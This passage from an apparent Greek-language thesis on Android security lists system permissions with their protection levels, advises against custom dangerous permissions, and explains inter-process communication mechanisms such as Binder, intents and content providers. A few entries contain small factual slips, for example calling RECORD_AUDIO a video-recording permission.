- GET_ACCOUNTS_PRIVILEGED : Επιτρέπει στις εφαρμογές συστήματος να έχουν πρόσβαση στον κατάλογο με τους λογαριασμούς της υπηρεσίας «Accounts». Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- GET_PACKAGE_SIZE : Υπολογίζει τον συνολικό αποθηκευτικό χώρο που καταλαμβάνει οποιοδήποτε πακέτο εφαρμογής.
    - Επίπεδο ασφαλείας : Κανονικό.
- GET_TASKS : Καταργήθηκε από το επίπεδο API 21 και μετά.
- GLOBAL_SEARCH : Χρησιμοποιείται με τους παρόχους περιεχομένου έτσι ώστε να είναι δυνατή η καθολική αναζήτηση των δεδομένων τους. Τυπικά ένας πάροχος προστατεύει το περιεχόμενο του μέσω δικαιωμάτων που όμως δεν εφαρμόζονται στην περίπτωση του «GLOBAL_SEARCH». Για τον λόγο αυτό η παραπάνω άδεια πρόσβασης δεν μπορεί να ανήκει σε μία εφαρμογή αλλά εφαρμόζεται έτσι ώστε εφαρμογές να προστατεύονται από οποιαδήποτε εκτός της εν λόγω αναζήτησης.
- INSTALL_LOCATION_PROVIDER : Επιτρέπει στις εφαρμογές συστήματος να εγκαταστήσουν ένα πάροχο τοποθεσίας στον διαχειριστή τοποθεσιών. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- INSTALL_PACKAGES : Επιτρέπει στις εφαρμογές συστήματος να εγκαθιστούν πακέτα εφαρμογών. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- INSTALL_SHORTCUT : Δίνει την δυνατότητα σε μια εφαρμογή να εγκαταστήσει μια συντόμευση της στην εκκίνηση.
    - Επίπεδο ασφαλείας : Κανονικό.
- INTERNET : Επιτρέπει την δημιουργία υποδοχών δικτύου.
    - Επίπεδο ασφαλείας : Κανονικό.
- KILL_BACKGROUND_PROCESSES : Δίνει εντολή στο σύστημα να τερματίσει όλες τις διεργασίες που εκτελούνται στο παρασκήνιο και σχετίζονται με την συγκεκριμένη εφαρμογή.
    - Επίπεδο ασφαλείας : Κανονικό.

- LOCATION_HARDWARE : Επιτρέπει στις εφαρμογές συστήματος να χρησιμοποιούν τις λειτουργίες εντοπισμού τοποθεσίας όπως π.χ. διεπαφές προγραμμάτων εφαρμογών οι οποίες σχετίζονται με διαχείριση περιοχών με προκαθορισμένα όρια (geofencing) [79]. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- MANAGE_DOCUMENTS : Διαχειρίζεται την πρόσβαση σε αρχεία κειμένου, συνήθως ως μέρος ενός διαλογέα εγγράφων.
    - Επίπεδο ασφαλείας : Υπογραφής.
- MASTER_CLEAR : Επιτρέπει στις εφαρμογές συστήματος να επαναφέρουν το σύστημα στην αρχική (εργοστασιακή) του κατάσταση διαγράφοντας τις παραμέτρους διάρθρωσης του. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- MEDIA_CONTENT_CONTROL : Επιτρέπει στις εφαρμογές συστήματος να γνωρίζουν πληροφορίες σχετικές με το πολυμεσικό περιεχόμενο που αναπαράγεται στην συσκευή. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- MODIFY_AUDIO_SETTINGS : Δίνει την δυνατότητα σε μια εφαρμογή να τροποποιήσει τις καθολικές ρυθμίσεις ήχου.
    - Επίπεδο ασφαλείας : Κανονικό.
- MODIFY_PHONE_STATE : Επιτρέπει στις εφαρμογές συστήματος να αλλάζουν την κατάσταση του τηλεφώνου (π.χ. κατάσταση λειτουργίας πτήσης). Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- MOUNT_FORMAT_FILESYSTEMS : Επιτρέπει στις εφαρμογές συστήματος την μορφοτύπηση του συστήματος αρχείων στο αφαιρούμενο μέσο αποθήκευσης. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- MOUNT_UNMOUNT_FILESYSTEMS : Επιτρέπει στις εφαρμογές συστήματος την προσάρτηση / από-προσάρτηση συστημάτων αρχείων. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- NFC : Δίνει πρόσβαση στις λειτουργίες εισόδου / εξόδου του προσαρμογέα επικοινωνίας κοντινού πεδίου (NFC).
    - Επίπεδο ασφαλείας : Κανονικό.
- PACKAGE_USAGE_STATS : Αφορά την συλλογή στατιστικών στοιχείων χρήσης της εκάστοτε εφαρμογής. Ο χρήστης μπορεί να δώσει την άδεια πρόσβασης μέσω των ρυθμίσεων της εφαρμογής(Settings > Security > Apps).
- PROCESS_OUTGOING_CALLS : Δίνει την δυνατότητα σε μία εφαρμογή να καταγράψει, τον τηλεφωνικό αριθμό μιας εξερχόμενης κλήσης, να την τερματίσει ή να την ανακατευθύνει σε οποιοδήποτε άλλο τηλεφωνικό αριθμό.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_CALENDAR : Επιτρέπει την ανάγνωση των δεδομένων του ημερολογίου του χρήστη.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_CALL_LOG : Επιτρέπει την ανάγνωση των δεδομένων του αρχείου καταγραφής κλήσεων.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_CONTACTS : Επιτρέπει την ανάγνωση των δεδομένων των επαφών του χρήστη.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_EXTERNAL_STORAGE : Επιτρέπει την ανάγνωση δεδομένων από εξωτερικό μέσο αποθήκευσης (έγινε υποχρεωτική από την έκδοση API 19 και μετά).
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_FRAME_BUFFER : Επιτρέπει στις εφαρμογές συστήματος να λαμβάνουν στιγμιότυπα και γενικότερα να έχουν πρόσβαση σε δεδομένα αποθηκευμένα σε πλαίσια ενδιάμεσης μνήμης. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- READ_INPUT_STATE : Έχει καταργηθεί από την έκδοση API 16 και μετά.
- READ_LOGS : Επιτρέπει στις εφαρμογές συστήματος την πρόσβαση σε χαμηλού επιπέδου αρχεία καταγραφών. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.

- READ_PHONE_STATE : Επιτρέπει μόνο την ανάγνωση της κατάστασης της εκάστοτε συσκευής.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_SMS : Δίνει την δυνατότητα ανάγνωσης των δεδομένων μηνυμάτων SMS.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- READ_SYNC_SETTINGS : Επιτρέπει την ανάγνωση των δεδομένων σχετικών με τις ρυθμίσεις συγχρονισμού ενός λογαριασμού (π.χ. να διαπιστώσει το κατά πόσο η εφαρμογή «People» είναι συγχρονισμένη με κάποιο λογαριασμό).
    - Επίπεδο ασφαλείας : Κανονικό.
- READ_SYNC_STATS : Επιτρέπει την πρόσβαση στα στατιστικά συγχρονισμού ενός λογαριασμού συμπεριλαμβανομένων του ιστορικού των συνδέσεων και του όγκου των δεδομένων που μεταφέρθηκε.
    - Επίπεδο ασφαλείας : Κανονικό.
- READ_VOICEMAIL : Επιτρέπει την πρόσβαση στα αρχεία φωνητικών μηνυμάτων του χρήστη.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος
- REBOOT : Επιτρέπει στις εφαρμογές συστήματος να επανεκκινήσουν την συσκευή. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- RECEIVE_BOOT_COMPLETED : Δίνει την δυνατότητα σε μία εφαρμογή να λάβει το μήνυμα «ACTION_BOOT_COMPLETED», το οποίο αποστέλλεται από το σύστημα, κάθε φορά που ολοκληρώνεται η διαδικασία της επανεκκίνησης.
    - Επίπεδο ασφαλείας : Κανονικό.
- RECEIVE_MMS : Επιτρέπει την λήψη και επεξεργασία των μηνυμάτων τύπου MMS.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- RECEIVE_SMS : Επιτρέπει την λήψη και επεξεργασία των μηνυμάτων τύπου SMS.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- RECEIVE_WAP_PUSH : Επιτρέπει την λήψη και επεξεργασία των μηνυμάτων του πρωτοκόλλου ασυρματικής εφαρμογής (WAP)[80].
    - Επίπεδο ασφαλείας : Επικίνδυνο
- RECORD_AUDIO : Δίνει την δυνατότητα εγγραφής βίντεο στην εκάστοτε εφαρμογή.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- REORDER_TASKS : Αναδιατάσσει τις εργασίες μεταξύ παρασκηνίου /προσκηνίου (Z-order).
    - Επίπεδο ασφαλείας : Κανονικό.
- REQUEST_IGNORE_BATTERY_OPTIMIZATIONS : Αγνοεί τις ρυθμίσεις για βελτιστοποίηση της διάρκειας λειτουργίας της μπαταρίας. Δεν απαιτείται η επιβεβαίωση του χρήστη προκειμένου μια εφαρμογή να έχει πρόσβαση σε αυτή.
    - Επίπεδο ασφαλείας : Κανονικό.
- REQUEST_INSTALL_PACKAGES : Επιτρέπει σε μια εφαρμογή να εκτελέσει τον εγκαταστάτη κάποιου πακέτου. Απαραίτητη για επίπεδα API's μεγαλύτερα από 22.
    - Επίπεδο ασφαλείας : Κανονικό.
- RESTART_PACKAGES : Δεν υποστηρίζεται για επίπεδα API's μεγαλύτερα από 8.
- SEND_RESPOND_VIA_MESSAGE : Επιτρέπει στις εφαρμογές συστήματος να αποστέλλουν μια πρόσκληση (μήνυμα) σε άλλες προκειμένου να διαχειριστούν ταυτόχρονες εισερχόμενες κλήσεις μέσω της διαδικασίας «απάντησης μέσω μηνύματος». Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- SEND_SMS : Επιτρέπει την αποστολή μηνυμάτων SMS.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- SET_ALARM : Δίνει την δυνατότητα αποστολής μηνύματος πρόθεσης προκειμένου να οριστεί μία προειδοποίηση για τον χρήστη.
    - Επίπεδο ασφαλείας : Κανονικό.

- SET_ALWAYS_FINISH : Επιτρέπει σε εφαρμογή του συστήματος να τερματίζει τις δραστηριότητες ή όχι όταν αυτές μεταφέρονται στο παρασκήνιο. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- SET_ANIMATION_SCALE : Επιτρέπει στις εφαρμογές συστήματος να διαχειρίζονται τον καθολικό παράγοντα κινησιομοίωσης.
- SET_DEBUG_APP : Επιτρέπει στις εφαρμογές συστήματος να διαρθρώσουν μια εφαρμογή προκειμένου να προχωρήσουν στην διαδικασία της εκσφαλμάτωσης. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- SET_PREFERRED_APPLICATIONS : Δεν υποστηρίζεται για επίπεδα API's μεγαλύτερα από 7.
- SET_TIME : Επιτρέπει στις εφαρμογές συστήματος να ορίσουν την ώρα του συστήματος. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- SET_TIME_ZONE : Χρησιμοποιείται για την αλλαγή της ζώνης της ώρας του συστήματος.
    - Επίπεδο ασφαλείας : Κανονικό.
- SET_WALLPAPER : Δίνει την δυνατότητα ορισμού της εικόνας στο φόντο της οθόνης.
    - Επίπεδο ασφαλείας : Κανονικό.
- SET_WALLPAPER_HINTS : Δίνει την δυνατότητα ορισμού των νύξεων, σχετικών της εικόνας του φόντου της οθόνης.
    - Επίπεδο ασφαλείας : Κανονικό.
- SIGNAL_PERSISTENT_PROCESSES : Επιτρέπει σε μία εφαρμογή συστήματος να αιτηθεί για αποστολή μηνύματος σε όλες τις εμμένουσες διεργασίες. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- SYSTEM_ALERT_WINDOW : Επιτρέπει την δημιουργία παραθύρων τα οποία εμφανίζονται μπροστά από όλες τις εφαρμογές του τρέχων χρήστη. Χρησιμοποιεί την «TYPE_SYSTEM_ALERT» μεταβλητή και καλό είναι να μην χρησιμοποιείται παρά μόνο από εφαρμογές του συστήματος (π.χ. μήνυμα χαμηλής στάθμης της μπαταρίας του κινητού).
- TRANSMIT_IR : Δίνει πρόσβαση στις λειτουργίες του υπέρυθρου πομποδέκτη της συσκευής.
    - Επίπεδο ασφαλείας : Κανονικό.
- UNINSTALL_SHORTCUT : Επιτρέπει την απεγκατάσταση συντομεύσεων στην μπάρα εκκίνησης.
    - Επίπεδο ασφαλείας : Κανονικό.
- UPDATE_DEVICE_STATS : Επιτρέπει στις εφαρμογές συστήματος να ενημερώσουν τα στατιστικά χρήσης της συσκευής. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- USE_FINGERPRINT : Δίνει την δυνατότητα χρησιμοποίησης των λειτουργιών της συσκευής αναγνώρισης δακτυλικού αποτυπώματος.
- USE_SIP : Επιτρέπει την πρόσβαση στην υπηρεσία του πρωτοκόλλου εκκίνησης συνόδου – SIP [81].
    - Επίπεδο ασφαλείας : Επικίνδυνο
- VIBRATE : Επιτρέπει την πρόσβαση στις λειτουργίες της συσκευής δόνησης.
    - Επίπεδο ασφαλείας : Κανονικό.
- WAKE_LOCK : Δίνει την δυνατότητα σε μία εφαρμογή να χρησιμοποιήσει την υπηρεσία διαχείρισης ενέργειας με σκοπό να εμποδίσει τον επεξεργαστή ή / και της οθόνης να μεταβούν στην κατάσταση εξοικονόμησης ενέργειας.
    - Επίπεδο ασφαλείας : Κανονικό.
- WRITE_APN_SETTINGS : Επιτρέπει στις εφαρμογές συστήματος να ρυθμίσουν το όνομα σημείου πρόσβασης – APN [82]. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- WRITE_CALENDAR : Δίνει δικαιώματα τύπου «εγγραφής» στα δεδομένα ημερολογίου του χρήστη.
    - Επίπεδο ασφαλείας : Επικίνδυνο

- WRITE_CALL_LOG : Δίνει δικαιώματα τύπου «εγγραφής» (αλλά όχι «ανάγνωσης») στα στο αρχείο καταγραφών κλήσεων του χρήστη.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- WRITE_CONTACTS : Δίνει δικαιώματα τύπου «εγγραφής» στο αρχείο επαφών του χρήστη.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- WRITE_EXTERNAL_STORAGE : Επιτρέπει σε μία εφαρμογή την εγγραφή δεδομένων στο εξωτερικό μέσο αποθήκευσης. Από το επίπεδο API 19 μετά η παραπάνω άδεια πρόσβασης δεν απαιτείται προκειμένου η παραπάνω να έχει πρόσβαση σε φακέλους που χρησιμοποιούνται για την μόνιμη ή/και προσωρινή αποθήκευση αρχείων και έχουν δηλωθεί στις μεταβλητές «getExternalFilesDir» και «getExternalCacheDir» αντίστοιχα.
    - Επίπεδο ασφαλείας : Επικίνδυνο
- WRITE_GSERVICES : Επιτρέπει στις εφαρμογές συστήματος να τροποποιήσουν την υπηρεσία χαρτών της Google. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- WRITE_SECURE_SETTINGS : Επιτρέπει στις εφαρμογές συστήματος να έχουν πρόσβαση ή και να τροποποιήσουν τις πλέον ευαίσθητες ρυθμίσεις του λειτουργικού συστήματος. Δεν είναι διαθέσιμη για εφαρμογές τρίτων.
- WRITE_SETTINGS : Δίνει την δυνατότητα ανάγνωσης ή και τροποποίησης των ρυθμίσεων του λειτουργικού συστήματος.
    - Επίπεδο ασφαλείας : Υπογραφής.
- WRITE_SYNC_SETTINGS : Επιτρέπει την τροποποίηση των ρυθμίσεων συγχρονισμού.
- Επίπεδο ασφαλείας : Κανονικό.
- WRITE_VOICEMAIL : Επιτρέπει την τροποποίηση / διαγραφή των υπαρχόντων αρχείων φωνητικών μηνυμάτων.
    - Επίπεδο ασφαλείας : Υπογραφής/Συστήματος

#### 3.4.2.2. Δημιουργώντας εξατομικευμένες άδειες πρόσβασης

Γενικά, συνίσταται να αποφεύγεται η δημιουργία εξατομικευμένων αδειών πρόσβασης καθώς οι περισσότερες των περιπτώσεων καλύπτονται από αυτές που αναλύσαμε παραπάνω. Σε περίπτωση κατά την οποία πρέπει να δημιουργηθεί μία νέα άδεια πρόσβασης προτείνεται να εντάσσονται στο επιπέδο ασφαλείας «Υπογραφής» καθώς επιτρέπουν πρόσβαση μόνο σε εφαρμογές που έχουν υπογραφεί από τον ίδιο εκπονητή λογισμικού. Ειδικότερα και όταν πρόκειται να δημιουργηθούν άδειες πρόσβασης με επίπεδο ασφάλειας «Επικίνδυνο» χρειάζεται να ληφθούν υπόψη τα παρακάτω :

- Θα πρέπει να εμφανίζεται μήνυμα προς τον χρήστη, στο οποίο θα επεξηγείται συνοπτικά το ρίσκο που καλείται να πάρει, χορηγώντας στην εφαρμογή την εν λόγω άδεια πρόσβασης.
- Θα πρέπει να είναι μεταφρασμένο σε πολλές γλώσσες.
- Οι χρήστες μπορεί να επιλέξουν να μην εγκαταστήσουν την εφαρμογή στην περίπτωση όπου θεωρήσουν ότι το ρίσκο είναι μεγάλο ή η το μήνυμα είναι συγκεχυμένο.
- Άλλες εφαρμογές του ιδίου μπορεί να αιτηθούν την εν λόγω άδεια πρόσβασης η οποία μπορεί να μην υφίστανται καθώς η εφαρμογή στην οποία δηλώνεται δεν έχει εγκατασταθεί.

Όλα τα από τα παραπάνω θέτουν προκλήσεις τόσο για τον χρήστη όσο και για τον προγραμματιστή τεχνικής και μη φύσεως έτσι ώστε να προτείνεται να αποφεύγεται η χρήση εξατομικευμένων αδειών πρόσβασης με επίπεδο ασφαλείας «επικίνδυνο».

### 3.4.3. Δια-διεργασιακή επικοινωνία

Το λειτουργικό σύστημα «Android» παρέχει και νέους μηχανισμούς επικοινωνίας πλην των παραδοσιακών του λειτουργικού συστήματος «Linux» οι οποίοι και περιγράφονται συνοπτικά παρακάτω :

Παλαιού τύπου μηχανισμοί (Linux):

- Σήματα : Η παλιότερη μέθοδος επικοινωνίας. Μία διεργασία μπορεί να στέλνει σήματα σε άλλες με το ίδιο κωδικό χρήστη ή ομάδας.
- Τύπου σωλήνα : Μονής κατεύθυνσης ροές δυφιοσυλλαβών οι οποίες συνδέουν την έξοδο μιας διεργασίας με την είσοδο μια άλλης.
- Υποδοχές : Είναι ένα απολεκτικό σημείο μιας δικατευθυντικής επικοινωνίας. Δύο διεργασίες μπορούν να επικοινωνούν με ροές δυφιοσυλλαβών χρησιμοποιώντας την ίδια υποδοχή.
- Ουρές μηνυμάτων : Μία διεργασία μπορεί να αποστείλει ένα μήνυμα σε μία ουρά την οποία διαβάζει η άλλη.
- Σηματοφόροι : Είναι μια κοινόχρηστη μεταβλητή η οποία μπορεί να τροποποιηθεί και αναγνωστεί από πολλές διεργασίες.
- Κοινόχρηστη μνήμη : Μία τοποθεσία στην μνήμη του συστήματος η οποία αντιστοιχίζεται σε εικονικό χώρο διευθύνσεων δύο διεργασιών στον οποίο έχουν από κοινού πρόσβαση.
- Νέου τύπου μηχανισμοί (Android) :
- «Binder» : Ένας μηχανισμός κλήσης τηλεδιαδικασίας σχεδιασμένος για υψηλές αποδόσεις σε ένδο & δια – διεργασιακή επικοινωνία. Υλοποιείται χρησιμοποιώντας ένα ειδικό οδηγό του λειτουργικού συστήματος Linux.
- Υπηρεσίες : Όπως αναφέρθηκε και παραπάνω μπορούν να παρέχουν διεπαφές απ' ευθείας προσβάσιμες μέσω των «Binders».
- Μηνύματα πρόθεσης (Intents) : Είναι απλά μηνύματα που αντιπροσωπεύουν την «πρόθεση» να γίνει κάτι. Για παράδειγμα στην περίπτωση όπου η εφαρμογή χρειάζεται πρόσβαση σε μια ιστοσελίδα ενημερώνει για την ανάγκη αυτή δημιουργώντας ένα μήνυμα πρόθεσης και το παραδίδει στο λειτουργικό σύστημα. Στην συνέχεια το σύστημα εντοπίζει μία άλλη εφαρμογή (στην περίπτωση μας ο φυλλομετρητής ιστού) ο οποίος γνωρίζει πώς να διαχειριστεί το παραπάνω μήνυμα και την εκτελεί.
- Παροχείς περιεχομένου (ContentProviders) : Λειτουργεί ως μια ενδιάμεση αποθήκη η οποία χρησιμοποιείται κυρίως για την παροχή διαβαθμισμένης & ασφαλούς πρόσβασης μιας εφαρμογής στα δεδομένα μιας άλλης (π.χ. τον παροχέα περιεχομένου για την πρόσβαση στις τηλεφωνικές επαφές του χρήστη). Μέσω αυτού μία εφαρμογή μπορεί να αποκτήσει πρόσβαση σε δεδομένα που οι άλλες έχουν επιλέξει να μοιράσουν και να καθορίσει τα δεδομένα που αυτή προτίθεται να διαμοιράσει.


#### 3.4.3.1. Διαδέτης - «Binder»

Προέρχεται αρχικά κάτω από την ονομασία «OpenBinder» από την εταιρεία «Be Inc» και αργότερα «Palm Inc» κάτω από την εποπτεία του «Dianne Hackborn». Σχεδιάστηκε να λειτουργεί ως μία συνιστώσα του λειτουργικού συστήματος παρέχοντας υπηρεσίες σε υψηλότερο επιπέδο από αυτό του συστήματος. Έχει την δυνατότητα να συσχετίζει λειτουργίες και δεδομένα από ένα περιβάλλον σε ένα άλλο. Στο Android έχει υλοποιηθεί ειδική έκδοση του «OpenBinder». Λόγω της διαφορετικής πολιτικής αδειοδότησης από την Google κομμάτια κώδικα του παραπάνω έπρεπε να ξαναγραφτούν.

Ο εν λόγω μηχανισμός χρησιμοποιεί ορολογία η οποία περιγράφεται παρακάτω :

- Αντικείμενο «Binder» : Αντιπροσωπεύει την κλάση που υλοποιεί την διεπαφή του «Binder». Ένα αντικείμενο αυτού του είδους μπορεί να υλοποιήσει πολλαπλούς μηχανισμούς αυτού του τύπου.
- Πρωτόκολλο «Binder» : Το ενδιάμεσο λογισμικό χρησιμοποιεί ένα πολύ χαμηλού επιπέδου πρωτόκολλο για να επικοινωνήσει με τον οδηγό.
- Διεπαφή «IBinder» : Αντιστοιχεί σε ένα καλά καθορισμένο σύνολο από μεθόδους, ιδιότητες και γεγονότα τα οποία και μπορούν να υλοποιηθούν. Συνήθως περιγράφεται από την γλώσσα προγραμματισμού «AIDL» [94].


- Αδειοδοτικό «Binder» : Μία αριθμητική τιμή μέσω της οποίας αναγνωρίζεται ένας μηχανισμός «Binder».





**Εικόνα 3.11: Σχηματική απεικόνιση των μηχανισμού ενδό & δια -διεργασιακής επικοινωνίας «binder» όπως αυτός υλοποιείται στο λειτουργικό σύστημα «Android»[90].**

Η πιο σημαντική βελτίωση από την μεριά των προγραμματιστών εφαρμογών του Android είναι ότι οι κλήσεις σε απομακρυσμένα αντικείμενα αντιμετωπίζονται σαν να ήταν τοπικά γεγονός που επιτυγχάνεται μέσω της μεθόδου σύγχρονων κλήσεων. Ο παραπάνω τρόπος λειτουργίας αποτελεί και γνώρισμα της γλώσσας προγραμματισμού «AIDL» μέσω του οποίου είναι δυνατό για μία υπηρεσία να εκτελεστεί είτε ως μία διεργασία είτε ως μια δραστηριότητα. Με τον τρόπο αυτό δίνεται η δυνατότητα σε ένα προγραμματιστή να εξάγει υπηρεσίες σε άλλες εφαρμογές χωρίς να απαιτείται η γνώση του κώδικα αυτών.

Το γεγονός ότι κάθε οντότητα τύπου «Binder» είναι μοναδικά αναγνωρίσιμη δίνει την δυνατότητα να χρησιμοποιηθεί και ως αδειοδοτικό (token). Υπό την προϋπόθεση ότι δεν δημοσιεύεται μέσω του διαχειριστή υπηρεσιών, το αναγνωριστικό του είναι γνωστό μόνο στα εμπλεκόμενα μέρη, συμπεριλαμβανομένων των απομακρυσμένων – τοπικών διεργασιών και του λειτουργικού συστήματος, και συνεπώς μπορεί να έχει την χρήση που περιγράψαμε. Ένα αναγνωριστικό μπορεί να μοιραστεί σε πολλές διεργασίες.




**Εικόνα 3.12: Σχηματική απεικόνιση των λειτουργιών που υποστηρίζονται από το μηχανισμό δια-διεργασιακής επικοινωνίας «binder» όπως αυτός υλοποιείται στο λειτουργικό σύστημα Android[92].**



